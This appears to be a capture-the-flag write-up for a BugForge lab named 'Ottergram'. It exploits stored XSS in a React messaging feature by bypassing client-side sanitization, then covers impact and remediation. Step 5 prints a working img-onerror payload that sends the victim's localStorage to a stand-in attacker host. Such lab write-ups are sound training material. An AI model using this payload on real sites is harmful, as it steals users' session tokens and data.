BugForge - Daily - Ottergram

Daily - Ottergram
Vulnerabilities Covered:
Cross-Site Scripting (XSS) - Out-of-Band (OOB) Data Exfiltration
Summary:
A storedCross-Site Scripting (XSS)vulnerability was identified in the messaging functionality where user input is rendered using React’sdangerouslySetInnerHTMLwithout proper server-side sanitization. While the frontend applies input sanitization, this can be bypassed by intercepting and modifying requests before they reach the server. By injecting a malicious payload into a message, an attacker can execute arbitrary JavaScript in the context of another user’s browser session. This was exploited usingOut-of-Band (OOB) data exfiltrationto retrieve the victim’s localStorage contents, including sensitive session data, by sending it to an attacker-controlled server via an injected image tag with an error handler.
Reference:
Bugforge.io
Solution
Step 1 - Account Registration
Register two separate user accounts to facilitate testing. Having multiple accounts allows for simulating attacker-victim scenarios and validating that injected payloads execute in the context of another user’s session.
Step 2 - Source Code Analysis

Analyze the application’s JavaScript source code to identify potential injection points. In message.js, observe that the application uses React’s dangerouslySetInnerHTML to render message content. This method bypasses React’s built-in XSS protections and renders raw HTML, making it vulnerable to script injection if input is not properly sanitized on the server side.
Step 3 - Intercept and Analyze Message Requests

Send a test message and intercept the request using a proxy tool. Observe that input sanitization is performed on the frontend before the request is sent. This client-side sanitization can be bypassed by modifying the request payload directly, as the backend may trust that the frontend has already sanitized the input.
Step 4 - Out-of-Band XSS Validation


To confirm the XSS vulnerability without requiring direct observation of the victim’s browser, submit an Out-of-Band (OOB) payload using Caido’s QuickSSRF or a similar callback service. This technique triggers an external request when the payload executes, providing confirmation that arbitrary JavaScript runs in the victim’s browser context.
Step 5 - Data Exfiltration via localStorage

With XSS execution confirmed, craft a payload to exfiltrate the victim’s localStorage contents. The payload uses an image tag with an invalid source, triggering the onerror event handler to execute JavaScript:
1
<img src=x onerror="fetch('https://attacker.oast.site/?payload='+btoa(JSON.stringify(localStorage)))">
This payload converts the localStorage object to a JSON string using JSON.stringify(), encodes it as Base64 using btoa(), and appends it as a query parameter to a request sent to the attacker-controlled server.

Decode the exfiltrated Base64 string using CyberChef or a similar tool to reveal the stolen localStorage contents, including the challenge flag.
Impact
- Arbitrary JavaScript execution in victim’s browser session
- Exfiltration of sensitive data including localStorage and sessionStorage contents
- Potential session hijacking through stolen authentication tokens
- Ability to perform actions on behalf of the victim user
- Complete compromise of client-side security controls
Vulnerability Classification
- OWASP Top 10: Injection (Cross-Site Scripting)
- Vulnerability Type: Stored XSS with Out-of-Band Data Exfiltration
- Attack Surface: Messaging functionality with unsanitized HTML rendering
- CWE: CWE-79 - Improper Neutralization of Input During Web Page Generation
Root Cause
The application uses dangerouslySetInnerHTML to render user-controlled message content without implementing server-side input sanitization. The backend trusts that the frontend has sanitized user input, but this client-side validation can be bypassed by intercepting and modifying HTTP requests directly. This violates the security principle of never trusting client-side input validation.
Remediation
- Implement strict server-side input sanitization for all user-controlled content before storage
- Use a proven HTML sanitization library such as DOMPurify on both client and server
- Avoid using
dangerouslySetInnerHTMLunless absolutely necessary, and only with thoroughly sanitized content - Implement Content Security Policy (CSP) headers to restrict script execution and prevent exfiltration to unauthorized domains
- Apply HttpOnly and Secure flags to sensitive cookies to limit the impact of XSS attacks
- Consider using a Content Security Policy with strict
connect-srcdirectives to prevent unauthorized outbound requests